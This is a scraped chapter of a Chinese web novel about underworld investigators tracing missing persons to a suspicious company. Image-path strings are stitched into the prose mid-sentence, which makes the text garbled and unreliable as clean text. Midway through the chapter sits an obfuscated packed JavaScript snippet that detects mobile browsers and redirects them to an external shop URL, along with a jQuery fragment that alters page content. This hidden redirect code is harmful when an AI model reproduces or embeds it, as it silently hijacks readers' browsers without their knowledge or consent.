45. 抽丝剥茧

作品:《鬼差请我去断案

    “见过,在哪儿?你知道他是谁吗?”


    刘松巧急切看向程姐,后者却瞪了她一眼:“你让我想想。”


    “只要是见过一面的人,我都会有印象,但是具体的……需要些时间。”程姐将画像扫描,刚要上传系统又点了取消。


    “这人不在当事人范围里,查他不方便找借口。”


    “看这人面相,也不像是个好说话的。准确说,能坐前排的都不好惹。”刘松巧转过头专心看向老师批量画像,提笔思考,落笔成画,不用增改,堪比照片打印机。


    刘松巧试着回想那些人的脸,记忆竟已经开始模糊了。自己还真没用,画不出就算了,还是个脸盲。


    刘松巧重拾之前没分析完的失踪人员资料,圈点勾画。


    这些人失踪跨度前后长达二十年,找交集本就困难,二十年间信息登记水平又大幅提升,意味着最早失踪人员的信息完善程度和最后失踪人员的根本不在一个水平,天然缺失对比项。


    实在没什么思路,又从程姐手边借走合伙人资料。她本人正忙着查重刑犯,瞥见刘松巧过来,急忙用文件夹遮住屏幕。


    刘松巧配合地别开眼,目光聚焦在手中资料黄色高光部分。


    看上去好像有联系,又说不出个实在答案。盲目机械抄一堆关键词,画来画去缠在一起,说不出个所以然。


    刘松巧画到一半,不知不觉眼皮依偎在一块儿,睡着了。


    梦里一条白线如游龙穿梭,她凌空俯瞰,清楚了清楚了,她想明白了。


    清早睁眼,刚朦胧兴奋三秒,脑子清醒瞬间茫然:她明白什么了?


    好像梦里确实什么都没想到,只是单纯做了个美梦。


    无力躺下,双手交叉抱于头后,静看天上白云惬意,阳光把云层边缘照得半透。


    待那上面一定很舒服吧……


    刘松巧缓缓合眼,天上?


    猛一睁眼,爬起来打开电脑给程姐发消息。


    洗漱完回来,正好看到程姐回复一个字:


    “妥”。


    多一个法子多条路,条条大路……也许能通罗马?


    程姐办事效率极高,刘松巧一进办公室就被巨大的电子白板吸引。


    “哪儿搞来的,嘿,”刘松巧在屏幕上轻轻一点,屏幕亮起,“电子地图,这么高端?”


    程姐还在忙日常工作,一手递过小册子,一手敲键盘:“纸质版画错了不方便改,说明书拿去。”


    刘松巧三步并两步跑去接,边看边摸索。这份酆都城地图可以随便切换年代,钉标记,圈画方圆范围,能想到的功能全都有。


    把受害者的住址、工作地、最后出现地用蓝点标记在地图上,同一个人的点之间用线连接。


    图上蓝色点线松松垮垮缀成一片,来回退远凑近看,好像有中心区域,又好像不够密集。


    向老师不知几时站到她身后,两人差点撞上,躲闪时一个不留神,踩住衣服下摆。


    刘松巧赶紧一个大跳闪开,向老师低头提起外袍:“还好,不明显。”


    刘松巧刚要客套说替他清理一下,又想起来没地方洗。让人现场脱外袍,好像也很冒昧。


    “你……能看出点什么吗?”


    为免尴尬,赶紧说正事。


    向老师摇摇头,应当是观察好一会儿了。


    “时间跨度大信息不齐,地点相关性又不高,这怎么查?”刘松巧挠头。


    “时间……”向老师沉思,“失踪最早的在四十年前,最晚二十年前,那段时间酆都城建设日新月异,或许,按时间分开标?”


    刘松巧一拍大腿,对啊!还有历史地图,她怎么就没想到这点。


    说干就干,重新打点,又是一阵按图索骥。


    电子地图确实方便,来回拖动时间轴,即可轻松对比。


    地图如幻灯片一帧一帧滑过,受害者的路径逐渐迁移,移动距离虽不远,但混在一起互相干涉,反而找不着重点。


    这下分开看一目了然,刘松巧圈出不同时期的密集区域,用工具照着点的分布画圈。两个大圆,基本框定凶手活动范围的变化。


    “圈里那么多户人家,怎么找?”新的问题出现,刘松巧感觉自己就是愚公移山,山外还有更高的山。


    “先看看。”向老师将两个圆内容分别放大打印下来,横向平放,几乎覆盖一整个茶几。但图上户主姓名或店名只有一丁点大,密密麻麻,成千上万。两人各看一头,又开始艰难的找相同游戏。


    如果找不出来,是不是还要查户籍?


    “在找东西?”元碧君路过低头,“我看看。”


    “元姐姐,这两张要找相同的人或者店,我们看能不能……”


    没等她说完,元碧君素手轻悬,指尖蔓延细丝如根茎往下扎,逐渐覆盖地图,还不断往外延伸。


    还不到半分钟,元碧君开口道:“我说你记。”


    “哦,好。”刘松巧震惊于眼前神迹,一时手忙脚乱,还靠向老师递过纸笔。他自己则掏出随身笔记准备记录。“陈记杂货铺,庐阳来的刘家,庆元果团……”


    刘松巧奋笔疾书,笔都快摇出残影。这么多对象,调查起来得花些时间。


    “还有……”元碧君松手,盘踞图上的细丝逐渐消散,“万物修。”


    “万物修?”


    第三次碰见这家公司了,挺有缘分啊。元碧君没回她,闭了眼,头一歪,靠在椅子上不动了。


    “她?”刘松巧有些担心,想过去看看。


    “睡着了,让她歇会儿。”程姐神色不霁,又有什么坏事?


    “程姐,你说会不会是?”


    刘松巧不相信现实生活中有那么多巧合。第三次遇上万物修,金老板也和他们有过关联,怎么看嫌疑都不小。


    万物修内部全是毫无特色、看上去都一样的小门,也许哪个背后就藏着不为人知的秘密?


    “那张脸,我想起来了,”程姐手中笔有节奏地敲击桌面,“蔡青萍。”


    “蔡……美容店那个原始股东,不对,合伙人!”刘松巧想起来了,那个和阿花不对付,中途退伙的合伙人,怎么又和伍义昌扯上关系?“既然和案子有关联,用系统查他信息合情合理,”程姐点点鼠标,打印机咔咔作响,“你自己看吧。”


    资料上一堆工商登记信息,这人名下产业不可谓不多。一个一个念下来,将近一页结尾,这是……


    “万物修?这地方真有鬼啊。”


    向老师瞄了一眼:“地府到处都是鬼。”


    见鬼了,向老师会说冷笑话了。


    “这个蔡青萍,恐怕就是突破口,”刘松巧把资料翻到背面,“他和阿花表面闹翻,会不会是避嫌?”


    “有可能。”向老师手一顿,转身去;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17409957|198224||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    柜子里翻账本。“还有这个,Leo找出来的。”


    厚厚一摞砸在茶几上,咚地闷响。


    怪不得几天不见他身影,做完这么多活,肯定要好好休息一段时间。


    “退伙按理都要清算资产收益,账本没了,银行流水又不能全覆盖,有些漏洞不好说,但这个,”向老师翻到粘了黄色便签纸的其中一页,“蔡青萍退伙,出资的房屋没收回去,也不收房租。”


    “卖给他们了?”刘松巧看见向老师递过来的房产信息登记表,上面还写着蔡青萍的名字。


    “商人改行做慈善,不一般啊,总不能房子太多,忘了?”


    向老师笃定:“不像。”


    “那就他了,再找找他和其他合伙人的关系,”刘松巧用中指弹资料,“来,刺破法人面纱。”


    “什么面纱?”


    工商登记本就公开,查询起来十分方便。一路抽丝剥茧,扒开笋壳,将企业背后的个人全都挖出来,穿成线。


    几个合伙人或多或少都和最大的嫌疑——万物修,有生意关系。


    “这家生意规模有那么大吗?”刘松巧本来是反问,却看见向老师点头。


    “怪不得口气那么大,万物修,修万物,人也算万物之一?”刘松巧撇嘴。


    “目标有了,怎么去查,非法交易,洗钱,还有唐笑辉知道的那些……”刘松巧脑子里塞满了各种线头,看上去都能扯出一长串线索,但也不排除是根导火索,随时可能爆炸。


    “治安所在里面到底是个什么角色?”刘松巧又抛出疑问,“这一路只看到不法分子和商人,治安所和他们背后那群人好像没关系,真能顺着找出他们问了唐笑辉什么事吗?”


    “这方面有些线索。你没问,我也忘说了。”程姐终于停下手中工作,接满热水走到茶几边挨着坐下。


    刘松巧赶紧围过去洗耳恭听,向老师隔空关上了办公室的门。


    “法术查出来了,有好几种。”程姐扒拉过去一张纸。


    只见她写道,迷魂,酿言,出岫。


    还有几个并非汉字,更像传送符一类的符号。


    刘松巧:“都是些什么?”


    “这几个,是拷问用的。”程姐依次用笔尾轻点大部分词汇。


    看上去应该很疼。


    阴间的大记忆恢复术?


    “前两个才是最棘手的,不知道拿来做了些什么,”程姐将指团成球,手一捻就成个火球,“尤其是酿言,有什么话非得从他嘴里说出来,用刑都不够?”


    “不会是污蔑我们的吧?”刘松巧苦笑,结合对方防他们的态度,真有可能。


    “吃饱了撑的。”程姐朝手心吹气,火焰消散,连点灰烬都没剩下。


    “前有狼后有虎,是祸不单行,还是狼狈为奸?”刘松巧瘫倒在沙发上,卦象说有危险,算得真准。黑白两道一块儿伺候他们一办公室,没点危险那还得了?


    “程姐,刘松巧你也在啊,向鬼使。”文戒大师猛一推门进办公室,急匆匆朝大家行礼。


    “好久不见,大师,你这是?”刘松巧起身。


    “找你的,”大师擦了擦额头,虽然上面没汗,“有个女人跑法庭嚷着要找你,闹得不可开交。”


    “谁啊?”刘松巧大脑一片空白,这又是哪出?


    大师整理袖口:“她说姓什么,姓……贺。”


    刘松巧:“呵?!”